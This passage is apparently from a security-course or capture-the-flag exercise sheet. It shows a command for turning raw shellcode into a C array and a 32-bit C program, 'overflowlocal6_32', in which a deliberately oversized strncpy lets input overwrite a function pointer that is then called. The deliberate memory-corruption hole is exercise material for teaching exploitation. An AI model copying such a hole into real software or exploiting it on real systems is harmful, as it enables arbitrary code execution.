xxd -i shellcode-raw
```

Or

<https://defuse.ca/online-x86-assembler.htm#disassembly>

# Exercise

## *overflowlocal6\_32*

## overflowlocal6\_32

```
void print_info()
{
    printf("So naive to think that I will print the flag for you without any effort...\n");
    printf("I am called through a function pointer though...\n");
}

int main(int argc, char *argv[])
{
    void (*fp)();
    char buf[40];

    fp = print_info;

    if(argc != 2)
        return 0;

    size_t sz = strlen(argv[1]);
    sz = sz < 48 ? sz : 48;

    strncpy(buf, argv[1], sz);
    fp();
    printf("I pity the fool!...\n");
}
```

